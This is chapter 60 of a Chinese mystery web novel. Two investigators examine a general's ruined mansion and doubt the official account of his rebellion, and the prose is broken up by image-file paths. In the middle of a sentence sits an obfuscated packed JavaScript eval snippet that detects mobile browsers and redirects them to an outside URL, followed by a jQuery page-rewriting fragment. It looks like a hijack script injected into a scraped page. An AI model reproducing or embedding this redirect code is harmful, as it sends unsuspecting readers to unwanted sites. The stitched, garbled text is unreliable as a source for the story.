60. 第 60 章
作品:《我在都察院和他炼僵尸办案》 施有信闻言,眉心瞬间拧紧,他立马掏出随身携带的火折子,在黑砖房四下转了圈,找到蜡烛,一一点燃。
孟秋鸿看着这间阴诡异常的正厅,慢慢被灌满橙黄烛火,她的视线也渐渐看清了周遭事物。
果不其然,这间正厅满是被破坏的痕迹,特别是桌椅断口,几乎都是尖锐的,像是被重物生生撞碎的。
而那些木头都是上好的紫檀木,色泽依旧深红,即便落了灰尘,藏住了它的光泽,却也盖不住那吸睛的色彩,可若细细看去,那紫檀木的颜色分布却并不均匀。
“施有信,带我去看看那处。”孟秋鸿指着一处桌椅被损坏到最离谱的角落,要求道。
不知是不是环境特殊,施有信在推孟秋鸿向前去的脚步,显得都是那么的小心翼翼。
二人来到满是桌椅残骸的角落,孟秋鸿双眸瞬间锐利,她一寸一寸细细去看这些木头,可因这些木头原本就是紫红的,这颜色能盖住不少线索,所有她不能松散分毫,否则便会有遗漏线索。
“你怎么会知道这里死过不少人?”施有信仰头扫视周围的杂乱不堪,问道,“虽说这里确实有被人为破坏的痕迹,但你怎么会知道这里一定死过人呢?”
孟秋鸿目光骤然顿住,她伸手对着一个角落的椅子腿勾勾手指,转头望向施有信。
她见人去拿了,才缓缓开口回答:“紫檀木的桌椅,谁会舍得把它们敲坏?好吧,就算是要敲坏,那为什么不选择更轻松的斧子来砍断,而是更为费力的去砸断呢?
就算选择砸断,又为什么不将这些残骸收拾了,偏要放在这里吃灰呢?这些事情一叠加,你不会觉得怪异吗,而这些怪异明显不为劫财,那就只有害命了,对吧?”
施有信将孟秋鸿看上的椅子腿,拿回来递给她,依旧还是想不通,“那你怎么会知道死了不少人呢?”
孟秋鸿拿着这沉甸甸的椅子腿,拿起自己衣袖随手擦了擦,她观察着椅子腿,漫不经心地回答,“这就是咱们所了解的信息不一样了。
白老将军是死于造反,被钟渡川一刀砍了头,但据外头流传的说法,就是白老将军回到家,发狂似的将一家老小,包括下人都杀光了,随后凭借自己带兵多年所累积的声望,召集了不下二十万的士兵陪他造反。
许是他年纪大了,一对上先皇的兵力,就昏招频出,最后竟将一个好端端顺风局势,打到自己仅剩五万兵力,还敢去攻皇宫。
可故事的结局却是老将军抛弃自己的五万士兵,独自一人跑去皇宫,打算擒贼先擒王,但就在他拔刀相向的那一瞬间,钟渡川手起刀落,老将军人头落地,就这么死了。”
她边说指尖边轻抚那椅子腿上,忽地,她动作停住,视线定格在紫檀木上,一处颜色较深的地方。
就是这里了。
“不对吧,这也太扯了,白老将军杀自己家人做什么,这没有理由,而且他在领兵打仗时,为什么会昏招频出?虽说我没怎么听过他的事迹,却也知道,自古以来,能够活到老的将军,就没有废的,他这样倒像是……”
施有信刚打算继续说,就被孟秋鸿赏了一个凳子腿,他低头看去。
孟秋鸿注意到他疑惑的目光看过来,嘴角弯了弯,“倒像是故意的,故意吃败仗,打散己方兵力,为先皇争取反败为胜的时间,但很可惜,先皇没做到,所有他最后只有甘心赴死,以乱己方军心,扬敌方士气。”
“兵法?”
孟秋鸿点点头,指向正厅前方出口,示意施有信与他一同去后院看看。
“差不多,我在刚知道这些事的时候,第一反应也是《左传》中的:一鼓作气,再而衰,三而竭。彼竭我盈,故克之。将这招兵法反过来,不就是白老将军用的这招吗?”
此刻,施有信已然带着孟秋鸿来到后院,放眼望去,此地竹亭、华舍,样样俱全,这里从前定然繁华吸睛,精美到如同皇宫后院,而如今却是破败凋零,像是冬季被霜打过的牡丹,枯萎到发黑,死气弥漫。
二人没多做停留,将这内院粗略的逛了逛,期间,他们在白老将军的书房停留最久。
孟秋鸿在细细观摩白老将军曾经写过的字迹,和画出的画作。
施有信百无聊赖的站在她身后,突然脑中一条怪异的线索一闪而过,好在他有经验,死死拽住了。
“孟秋鸿,你是什么时候去特地调查白老将军这事的?”
孟秋鸿看字的指尖顿了顿,她先是用余光瞟了眼身后人的表情,见没什么异样,才收回视线,故作随意回道:“刚回京的时候,陆松接我去见陛下时,他恰巧与我说到这事,当时我也没太放在心上,就随便交代了人去调查。
之后没多久就得到了回信,那时候咱正忙着解决曹家买卖孩子脏器一事,我就忘记跟你说这事了。”
“是吗?我还以为你压根没想起来告诉我呢!”施有信冷笑一声,抱臂阴阳怪气道。
此话一出,周遭空气中漂浮着的灰尘,似乎都猛地停住,不敢动弹了。
孟秋鸿一听这话,暗叫不妙,“啪”地一声,立马合上书,捂住心脏,大口喘息,佯装命不久矣,“施有信,快,快带我走,呼吸不过来了!”
施有信一听这话,忙不迭地上前关心,见对方脸色确实不好看,他心下一惊,将刚刚的质问都抛诸脑后,立刻带着孟秋鸿就往出去走。
“哎,凳子腿得带上,凳子腿!”孟秋鸿“哎呀呀”地叫唤着。
“啧,你真是烦死了!”施有信没办法,忙遣返回去,拿走凳子腿,推着孟秋鸿就飞奔出去。二人一路着急忙慌,将落在枝头窥伺他们的乌鸦惊飞。
藏在云后的日头,也终于肯露出脑袋了,可惜此刻已然接近傍晚,黑夜即将到来。
而在孟秋鸿和施有信离开白府没多久,一蒙面暗卫也悄无声息地来到此处,在天彻底黑透后才离去。
黑幕笼罩天际,圆月高悬,京城中的百姓用完晚饭,都拿着蒲扇,三三两两,在树下纳凉闲聊。
而可怜的施大人,却是无暇顾及这一切,只是一味拉着大夫往督察院里走。
“真的,她真吐血了,挺严重的,大夫你快些,一会迟了,你就该和阎王爷抢人了!”施有信拽住那老大夫的胳膊,向孟秋鸿所在的正厅匆匆而去。
那老大夫的羊须胡子,都被汗打湿到耷拉下去了,他摆了摆手,喘着粗气道:“施大人,你就别逗我了,哪个吐了血的人,还有力气看卷宗啊,我会快些的,但你也得体谅老人家是吧!”
“孟秋鸿。”施有信别的一句话都没多说,就这三个字,已足够权威。
那老大夫一听这熟悉的三个字,先是愣了愣,随后立马大步往正厅去。
督察院正厅内,灯火通明,书籍洒落的到处都是,孟秋鸿席地而坐,她在书群的正中间,点着蜡烛,一本又一本的仔细翻阅关于白老将军这人的生平。
白老将军叫白舜,这人生于岭南边缘一带的小县城,他年仅12岁时,便被抓走参军,初入军营时,他的睫毛日日夜夜都是湿哒哒的,而且最怕旁人提“回家”二
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17178192|194550||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
字,一说就哭鼻子,那时的士兵们总爱用这两个字逗他哭。
直到半年后,敌军突如其来的夜袭,一场火箭雨,预告着死亡的降临,与他同一营帐的士兵,见大火堵住了出口,无法逃生,他们便自发的,全部将这个年纪最小的弟弟护在身下,以身做伞,挡住舔舐而来的火舌,才为白舜争取到了一线生机。
侥幸捡回一条性命的白舜,在大火熄灭后,顶开一具又一具的焦尸,他站起身,看着这片在昨日还说说笑笑,温暖非常的军营,如今却成了一片焦土,目及之处,尽是炭黑。
白舜在那夜,没有选择逃跑,而是徒步翻越了两座山头,去到另一处军营,诉说了自己的情况,再度加入军营,只是这一回,他没有再哭了,只是一次又一次的要求上战场,他愿意当马前卒,甘心赴死,只要我军能胜。
孟秋鸿看到这里才将卷宗合上,她眼睛酸酸涨涨的,眼前的一个个小字已经出现重影了。
她抬起手,不轻不重的揉着鼻梁,她闭上眼,细细思索。
白舜能从一个无名小卒,一步一步走到白老将军这一头衔,都足以说明他自身的本事,试问,这样一个自己一刀一枪拼出来的真将军,怎么可能会在攻打皇宫之际,昏招频出?
可事实就是如此,若将表皮先剥开,白舜为什么要造反?这个问题是这起案件的源头。
他的家人是谁杀的?他的二十万军哪里来的?他明明已经胜券在握了,只需要像在战场之上,稳定发挥自己的决策就好,为什么要频频出错,导致自己败北?最后,他又为什么会抛弃自己的五万士兵,单独去刺杀先皇?
明明他是尝过被士兵们保护滋味的人,有什么理由要抛下士兵……等一等,凭什么说抛下士兵,一定不是对士兵的保护呢?又或许是……
“孟秋鸿,我给你找大夫来了,江老大夫今天好不容易在医馆坐镇的,他医术算是顶顶好的,都不常给人治病,你哪里不舒服直接说,大夫会给你看的!”施有信的呼喊,从大老远传来。
孟秋鸿眼睛依旧是酸胀的,刚刚施有信那一嗓子,将她注意力拉了回来,现在她眼球的异物感更突出了,连带着她的脑袋都开始阵阵发晕。
她没有起身,只是抬眼望向渐渐靠近的二人。
施有信满头大汗地拉着大夫,步履匆匆,二人身后是无垠的黑夜,和闪烁的群星,这幅画面很漂亮,就像是田野里闪烁的大片萤火虫,叫人看着心中泛起暖意,僵硬的嘴角,也无意识地软了下来。
“施有信……”她小声念叨着。
她没等多久,施有信便到了她的面前。
施有信进到正厅,先是任劳任怨地将地上散落的书本,简单收拾了下,才招呼着二人入座,随后就忙叫老大夫为她把脉。
“如何啊?”施有信站在二人身边,看着这老大夫把着孟秋鸿的脉搏,表情是一会严肃,一会柔和,一会惋惜,一会生气。
这给施有信看的,一颗心七上八下的。
“郁结于心,这个病不好治,得慢慢调理,心情畅通了,心里的郁结自然也就散了。”老大夫捋着羊须胡子,意味深长道,“孟大人,你在烦恼什么呢?自上回我在牢里遇见你,就把出你有多思之症,如今更严重了。”
孟秋鸿无所谓地笑了笑,她随手绕着自己的一缕发丝,无奈道:“还不是这白老将军案子闹的,烦死人了都,陛下还偏要查,你说,这案子都多少年了,哪里还能轻易找到什么真相!”
“白老将军,白舜吗?”老大夫抬头看向孟秋鸿询问道。